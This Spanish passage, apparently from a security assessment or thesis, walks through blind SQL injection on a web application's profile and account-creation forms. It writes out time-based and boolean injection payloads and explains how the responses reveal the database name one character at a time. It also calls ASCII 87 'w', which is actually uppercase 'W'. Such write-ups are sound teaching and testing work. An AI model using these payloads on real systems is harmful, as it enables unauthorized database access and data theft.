1. En el perfil del usuario de la aplicación web, justo en el apartado para modificar su información, en el campo nombre de usuario se realiza la siguiente inyección SQL:

**test', nombre = IF(LENGTH(database())=12, SLEEP(5), 0), apellido='x**

Con esto se pregunta cuántos caracteres tiene el nombre de la base de datos, donde si ingresa el valor correcto en "**IF(LENGTH(database())=**", la aplicación tardará 5 segundos en cargar, indicando que la condición es verdadera **(ver Figura 141)**.





***Figura 141: SQLi por tiempo – cantidad de caracteres de la BD.***

En esta parte también se podrían hacer otro tipo de inyecciones para obtener más información, como los nombres de las tablas, columnas o datos de la base de datos. Sin embargo, esto es más complejo y lento, porque requiere varias consultas y observar con cuidado cómo responde la aplicación.

2. El otro apartado en el que se puede realizar esta misma práctica es el de "**crear cuenta**" justo en el campo "**nombre de usuario**" se ingresa la siguiente inyección:

**' OR ASCII(SUBSTRING((SELECT DATABASE()),1,1)) = 110 #**

Esto es un tipo de pregunta de verdadero y falso, donde se utiliza para comparar el primer carácter del nombre de la base de datos con ASCII con 110, el cual corresponde a la letra "n" **(ver Figura 142).**





***Figura 142: SQLi booleana – primer carácter de la base de datos.***

3. Al compararlos, se obtiene el mensaje “El usuario o email ya están registrados”, que se lo interpretará como “verdadero”, esto identifica que la letra “n” es el primer carácter del nombre de la base de datos **(ver Figura 143)**.





***Figura 143: Confirma el primer carácter de la base de datos “n”.***

4. Ahora, para saber cuál es el segundo carácter del nombre de la base de datos, se ejecuta la inyección SQL:

**' OR ASCII(SUBSTRING((SELECT DATABASE()),2,1)) = 101 #**

En este caso, 101 corresponde a la letra “e” **(ver Figura 144).**





***Figura 144: SQLi booleana – segundo carácter de la base de datos.***

5. Esto dará como resultado el mensaje “El usuario o email ya están registrados”, lo que indica que la letra “e” es el segundo carácter del nombre de la base de datos **(ver Anexo 145).**





***Figura 145: Confirma el segundo carácter de la base de datos “e”.***

6. Esto seguirá así hasta encontrar y completar todo el nombre de la base de datos, pero que pasa si se prueba con un carácter que no corresponde, como en la siguiente inyección SQL:

**‘ OR ASCII(SUBSTRING((SELECT DATABASE()),3,1)) = 87 #**

Aquí se está preguntando si el tercer carácter es la “w”, lo cual permitirá determinar si la condición es falsa o verdadera **(ver Figura 146)**.





***Figura 146: SQLi booleana – Tercer carácter de la base de datos.***

7. Al no coincidir con el tercer carácter del nombre de la base de datos, se mostrará un error de sintaxis indicando que la condición es falsa **(ver Figura 147).**





***Figura 147: Error de sintaxis - tercer carácter incorrecto.***